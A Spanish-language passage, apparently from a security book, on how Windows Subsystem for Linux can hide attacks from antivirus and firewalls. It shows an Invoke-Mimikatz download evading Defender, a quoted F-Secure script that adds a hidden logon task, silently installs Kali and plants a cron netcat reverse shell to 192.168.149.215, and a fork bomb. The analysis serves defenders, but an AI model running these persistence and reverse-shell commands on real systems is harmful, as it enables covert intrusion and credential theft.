
Windows PowerShell
sergio@DESKTOP-KP500GD:~$ nano bind.py
sergio@DESKTOP-KP500GD:~$ ls
Desktop  Downloads  Pictures  Templates  bind.py          startx.sh
Documents  Music    Public     Videos      powershell_7.4.0-1.deb_amd64.deb
sergio@DESKTOP-KP500GD:~$ pwsh
PowerShell 7.4.0
PS /home/sergio> $endpoint = new-object System.Net.IPEndPoint([ipaddress]::any,1802)
PS /home/sergio> $listener = new-object System.Net.Sockets.TcpListener $endpoint
PS /home/sergio> $listener.start()
PS /home/sergio> $data = $listener.AcceptTcpClient()

```

Un script PowerShell instalado en Ubuntu se quiere poner a oír en un puerto... el cortafuegos no avisa

En 2017 ya se encontraron potenciales problemas de seguridad en WSL 1. Check Point publicó un artículo sobre “bash malware” (*bashware*, para los amigos) que permitiría eludir los sistemas de seguridad integrados en Windows a través de WSL.

En realidad, se aprovechaban de los procesos PICO de WSL 1. Porque si bien carecen de muchas características que tienen los procesos “normales”, no dejan de ser procesos de Windows corrientes que pueden suponer una amenaza.



Fuente: <https://research.checkpoint.com/2017/beware-bashware-new-method-malware-bypass-security-solutions/>


Aquí la gracia del ataque descrito por Check Point era que el malware siguiera los pasos necesarios para instalar WSL 1 en el sistema y luego usara WINE para lanzar desde la distribución Linux un malware para Windows. Rebuscado pero efectivo.

Wine es muy conocido desde hace años para ejecutar programas de Windows sencillos (y algunos complejos) en Linux. Su nombre recursivo viene de *Wine Is Not an Emulator*) y hace lo contrario que hacia WSL 1, o sea, establecer una capa intermedia de compatibilidad para traducir las llamadas a sistema de Windows a POSIX.

En realidad, los de Check Point no crearon ningún malware concreto ni se tiene conocimiento de que esto haya sido usado en ataques reales. Ahora bien, es una buena idea de ataque y es cierto que podría suponer un riesgo, pero solo por el hecho de que los sistemas no estuviesen igual de monitorizados que cualquier otro proceso en Windows.

En respuesta, Microsoft ya puso en marcha un sistema de APIs para los procesos PICO que podían ser aprovechados por los fabricantes de sistemas de seguridad y les permitía así monitorizar estos procesos, establecer *callbacks* cuando se creasen (y así poder monitorizarlos), etc.

De hecho, hice esta prueba:



```
sergio@DESKTOP-KP500GD:/mnt/c/Users/Sergio/Downloads$ wine ./ransomware_testf
024:err:module:process_init failed to load L"Z:\mnt\c\Users\Sergio\Down
00000d
sergio@DESKTOP-KP500GD:/mnt/c/Users/Sergio/Downloads$
```

vío de muestras automático

vía archivos de muestra a Microsoft para ayudar a protegerte a ti y a
ras personas de posibles amenazas. Te recordaremos si el archivo que

Protección contra virus y amenazas

Se encontraron amenazas

Antivirus de Microsoft Defender detectó amenazas. Obtener detalles.

Intentando *lazar* con wine un ransomware conocido desde la distribución, y efectivamente saltó la protección de Microsoft Defender

Pero... cuidado. La protección depende ya de cada fabricante. Por ejemplo, el cortafuegos y los procesos PICO (recuerda, solo usados en WSL 1) son todavía un asunto pendiente en 2023. Muchos sistemas antivirus o cortafuegos de terceros todavía ofrecen soporte limitado para detectarlos, y lo admiten abiertamente en sus funcionalidades.

• [Support of Windows 11 2022 Update \(22H2\)](#)

Kaspersky Endpoint Security 12.2.0, 12.1.0, 12.0.0, 11.11.0, 11.10.0, 11.9.0, 11.8.0, 11.7.0, 11.6.0, 11.5.0, 11.4.0

- Windows Subsystem for Linux (WSL) is supported with limitations. Pico processes in FLE and WSL 2.0 are not supported.
- ReFS is supported with limitations.

Kaspersky, que se de los mejores, admite limitaciones con WSL.

Lo grave realmente es que, según el MITRE, wsl.exe y bash.exe son calificados de LOLBINS. O sea, ejecutables nativos de Windows que permiten funcionalidades especiales y eludir ciertas monitorizaciones de seguridad usados de manera concreta por los atacantes, aprovechando que son nativos. Están aquí identificados en el proyecto LOLBAS⁴⁴ por permitir ejecutar y descargar. Y es que aprovechar la interoperabilidad entre ambos sistemas es muy interesante para atacantes y se descubrirán sin duda nuevas vías. La interoperabilidad permite:

- Que se acceda al sistema de ficheros Linux desde Windows (a través de \\wsl\$).
- Que se acceda desde el Linux al NTFS de Windows en /mnt/c y sucesivos.
- Se ejecuten comandos en Linux directamente desde Windows a través de wsl.exe o bash.exe.
- Se ejecuten comandos Windows desde Linux simplemente lanzando el ejecutable, respetando incluso las rutas por defecto.
- Se permite la redirección, los pipes, los alias...

Todo esto bien combinado, puede ser utilizado para disimular un ataque y los restos del ataque que pudiesen quedar en los eventos de Windows no siempre ayuda a investigar. Imaginaos que, por poner un ejemplo, se puede instalar PowerShell dentro del Linux que instalas en tu WSL⁴⁵.

⁴⁴ <https://lolbas-project.github.io>

⁴⁵ <https://learn.microsoft.com/es-es/powershell/scripting/install/install-debian?view=powershell-7.3>

```

connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/49609581/afd0aa39-1791-4731-84c-4_request&X-Amz-Date=20231021T115447Z&X-Amz-Expires=300&X-Amz-Signature=7539096b4264d878a778bb6beae9e7d4e3d938ba1f2e2d03t%3B%20filename%3Dpowershell-lts_7.2.15-1.deb_amd64.deb&response-content-type=application%2Foctet-stream [following]
--2023-10-21 13:15:44-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/49609581/afd0aa39-1%2F53%2Faws4_request&X-Amz-Date=20231021T115447Z&X-Amz-Expires=300&X-Amz-Signature=7539096b4264d878a778bb6beae9e7d4e4tition-attachment%3B%20filename%3Dpowershell-lts_7.2.15-1.deb_amd64.deb&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68354770 (65M) [application/octet-stream]
Saving to: 'powershell-lts_7.2.15-1.deb_amd64.deb'

powershell-lts_7.2.15-1.deb_a 100%[=====] 65.19M 1.23MB/s in 50s

2023-10-21 13:16:35 (1.30 MB/s) - 'powershell-lts_7.2.15-1.deb_amd64.deb' saved [68354770/68354770]

sergio@DESKTOP-KP500GD:~$ sudo dpkg -i powershell-lts_7.2.15-1.deb_amd64.deb
Selecting previously unselected package powershell-lts.
Reading database ... 24152 files and directories currently installed.
Preparing to unpack powershell-lts_7.2.15-1.deb_amd64.deb ...
Unpacking powershell-lts (7.2.15-1.deb) ...
Setting up powershell-lts (7.2.15-1.deb) ...
Processing triggers for man-db (2.10.2-1) ...
sergio@DESKTOP-KP500GD:~$ sudo apt-get install -f
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Upgraded, 0 newly installed, 0 to remove and 49 not upgraded.
sergio@DESKTOP-KP500GD:~$ pwsh-preview
Command 'pwsh-preview' not found, but can be installed with:
sudo snap install powershell-preview
sergio@DESKTOP-KP500GD:~$ pwsh
PowerShell 7.2.15
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


PS /home/sergio> Invoke-WebRequest -URI https://ejemplo.com

StatusCode : 200
StatusDescription : OK
Content : <!doctype html>
<html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwAJBANDRp2lZ7AOmADaN8tA50LsWcjLFyQFc/P2Txc58oYo
eILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZfUsCawEAAQ=_JIE8oS0/SahNF5sPLVW5v+phmcA05af...
RawContent : HTTP/1.1 200 OK
Date: Sat, 21 Oct 2023 11:19:31 GMT
X-Request-ID: eb230785-1c43-4991-851c-6e02047f28f5
Cache-Control: no-store, max-age=0
Accept-Ch: sec-ch-prefers-color-scheme
Critical-Ch: sec-ch-pre...
Headers : {[Date, System.String[]], [X-Request-ID, System.String[]], [Cache-Control, System.String[]], [Accept-Ch, System.String[]]}...

```

Instalando PowerShell en Ubuntu

Con pocos comandos se consigue ejecutar PowerShell dentro del Linux dentro del Windows. ¿Esto pasará desapercibido para las soluciones de seguridad? Sí, para muchas.



```

PS /home/sergio> Invoke-WebRequest 'https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1' -Outfile "mimi"
PS /home/sergio> ls -alF ./mimi
-rw-r--r-- 1 sergio sergio 677282 Oct 28 19:37 ./mimi
PS /home/sergio>

PS C:\Users\Sergio> Invoke-WebRequest 'https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1' -Outfile "mimi"
En linea: 1 Carácter: 1
+ Invoke-WebRequest 'https://raw.githubusercontent.com/clymb3r/PowerShe ...
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Sergio>

```

Arriba, descargo mimikatz en el PowerShell de Ubuntu. Nadie se queja. Abajo, en el PowerShell normal de Windows, Defender bloquea el script.

Afortunadamente:




Si lo intentas meter en la unidad C, será cazado por Defender. Un ejecutable de mimikatz que pretendas lanzar desde la WSL también

Invoke-WebRequest

```
'https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1' -OutFile "mimi"
```

Algo lógico con respecto a la detección, es que, si algún comando de la Kali toca disco de Windows, Defender puede llegar a quejarse.



La unidad share de Kali está mapeada contra Windows, por lo que Defender se queja.

¿Algún ataque concreto para WSL 2? Sí. F-Secure publicó un pequeño documento⁴⁶ al respecto, pero sinceramente, no aporta demasiado. Fundamentalmente propone instalar una distribución Kali en el sistema de forma automática, hacerla persistente y poner a escuchar un bash con netcat en un puerto.

⁴⁶ <https://blog.f-secure.com/wsl2-the-other-other-attack-surface/>

In order to accomplish weaponization a payload must:

- Enable and deploy WSL 2
- Perform restart with persistence in place for final configuration (not suitable for servers)
- Download and install the preferred Linux distribution
- Bypass installation setup
- Install root as default user by causing installation drop-out
- Perform initial update of Linux instance
- Install backdoor in WSL instance (netcat, reverse shell binary etc.)
- Execute backdoor to expose or call out to attacker machine for C2 control

Fuente: <https://docplayer.net/190109889-Wsl-2-research-into-badness-f-secure-whitepaper-by-connor-morley.html>

Algo interesante del documento es el script para hacer todo esto de forma oculta.

```
PS C:\Windows\System32>
mkdir "C:\Users\CM_test\AppData\Local\Microsoft\WinDef\"

cd "C:\Users\CM_test\AppData\Local\Microsoft\WinDef\"

Enable-WindowsOptionalFeature -NoRestart -Online -FeatureName Microsoft-WindowsSubsystem-Linux;

Enable-WindowsOptionalFeature -NoRestart -Online -FeatureName VirtualMachinePlatform;
```

Hasta aquí, ha instalado la opción de WSL en Windows.


```
PS C:\Windows\System32>
$action = New-ScheduledTaskAction -Execute 'Powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File "C:\Users\CM_test\AppData\Local\Microsoft\WinDef\final_install.ps1";

$trigger = New-ScheduledTaskTrigger -AtLogOn;

Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "AppLog" -Description "Daily dump of Applog";
```

Con estos comandos ha creado una tarea que ejecutará el PowerShell final_install.ps1 cuando se hace un log on de usuario.

```
PS C:\Windows\System32>
$persistence = "cd `\"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\`";`n wsl --set-default-version 2;`n Invoke-WebRequest -Uri https://aka.ms/wsl-kali-linux -OutFile WinDef-v19.20934.00029.appx -UseBasicParsing;`n Add-AppxPackage .\WinDef-v19.20934.00029.appx;`npowershell.exe -ExecutionPolicy bypass -f C:\Users\CM_test\AppData\Local\Microsoft\WinDef\installer.ps1;"
```



```
$persistence | Out-File
'C:\Users\CM_test\AppData\Local\Microsoft\WinDef\final_install.ps1'
```


Con este comando anterior, descarga la Kali, la establece como versión 2 y la instala. Vuelca todos los comandos en un final_install.ps1

```
$installation = ``$timeout = 180`n`$code = { powershell.exe -ExecutionPolicy Bypass -File C:\Users\CM_test\Desktop\init.ps1 }`n`$job = Start-Job -ScriptBlock `$code`nif (Wait-Job `$job -Timeout `$timeout) { Receive-Job `$job }`nStop-Job `$job`nRemove-Job `$job`nbash

-c `"echo 'Hello World!' > /home/test.txt && apt-get update && apt-get -y install netcat && echo '*** * * * * root nc -e /bin/sh 192.168.149.215 4444' >> /etc/crontab && service cron restart`;"`n

$installation | Out-File
"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\installer.ps1"
```

Crea un archivo installer.ps1 con este contenido:



```
installer.ps1: Bloc de notas
Archivo Edición Formato Ver Ayuda
$timeout = 180
$code = { powershell.exe -ExecutionPolicy Bypass -File C:\Users\CM_test\Desktop\init.ps1 }
$job = Start-Job -ScriptBlock $code
if (Wait-Job $job -Timeout $timeout) { Receive-Job $job }
Stop-Job $job
Remove-Job $job
bash -c "echo 'Hello World!' > /home/test.txt && apt-get update && apt-get -y install netcat && echo '*** * * * * root nc -e /bin/sh 192.168.149.215 4444' >> /etc/crontab && service cron restart";|
```

Y luego crea el init.ps1 que llama a Kali.



```
$initialize = "kali;"`n

$initialize | Out-File
"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\init.ps1"


Restart-Computer -force;
```

Un método extremadamente ruidoso de poner a escuchar un *bash* en una Kali dentro de un Windows. Es funcional, se podría mejorar bastante (detectando la dirección IP, en vez de incrustarla) pero el concepto en sí, es cierto es que pasaría desapercibido para bastantes soluciones de seguridad. Mucho más que intentar esto mismo en el propio Windows.

Por otro lado, algunos investigadores de la universidad de Ámsterdam, sometieron el sistema a algunas pruebas con premisas muy interesantes y resultados algo discretos. Están todas en este documento⁴⁷ y aquí⁴⁸ la presentación.

Lo primero es que su investigación se basa en que el sistema Windows ya está comprometido. Esto muy importante, porque no usa WSL como vector de inicio, sino como un sistema de ocultación. Entendido esto, pusieron a prueba varios mecanismos de defensa. Comprueban si varios escenarios se detectarían con la seguridad básica de Windows, en los logs, o con sistemas de seguridad más avanzados (EDR).

- Si el cortafuegos bloquea un dominio, Windows lo bloquea, pero WSL 2 no. Aunque a bajo nivel se detectaría que svchosts.exe está intentando acceder.
- Algo derivado de lo anterior, es que una *shell* reversa no sería detectada. Esto ya lo he mencionado hace un rato.




En este escenario el propio Windows está virtualizado.

- Una cosa interesante es que intentaron agotar los recursos de Windows *forkeando* indefinidamente procesos en WSL con el *fork bomb*:() { :|:& };;. En esta investigación aseguran que Windows conoce esta bomba y no la parchea. Es cierto. Pudieron culminar este ataque a finales de 2022, pero ya no podrían si se establecen los límites en .wslconfig que he explicado arriba. Es más, como el propio Windows detendrá la Hyper-V al cabo de un rato por lo explicado también anteriormente, considero que esto ni siquiera supondría un problema real.

⁴⁷<https://defcamp/wp-content/uploads/dc2022/Rares%20Bratean%20Max%20van%20der%20Horst%20WSL%202%20and%20Security%20Productivity%20Booster%20or%20Achilles%20Heel.pdf>


⁴⁸ <https://www.youtube.com/watch?v=6JOaF3aZ6rE>



Yo en mi máquina no puedo agotar los recursos porque los tengo limitados. Eso sí, la distribución se queda tonta y es imposible recuperarla hasta que el Windows detenga la Hyper-V. Peligrá la estabilidad de WSL, pero no Windows.

Resource Exhaustion using WSL2

- Attempt to exceed 80% of CPU/RAM usage by WSL 2
 - **SUCCESS**
 - `LXssManager` made unusable by fork bomb : () { : | : & } ; : - memory leak vulnerability




Bombeando el sistema.

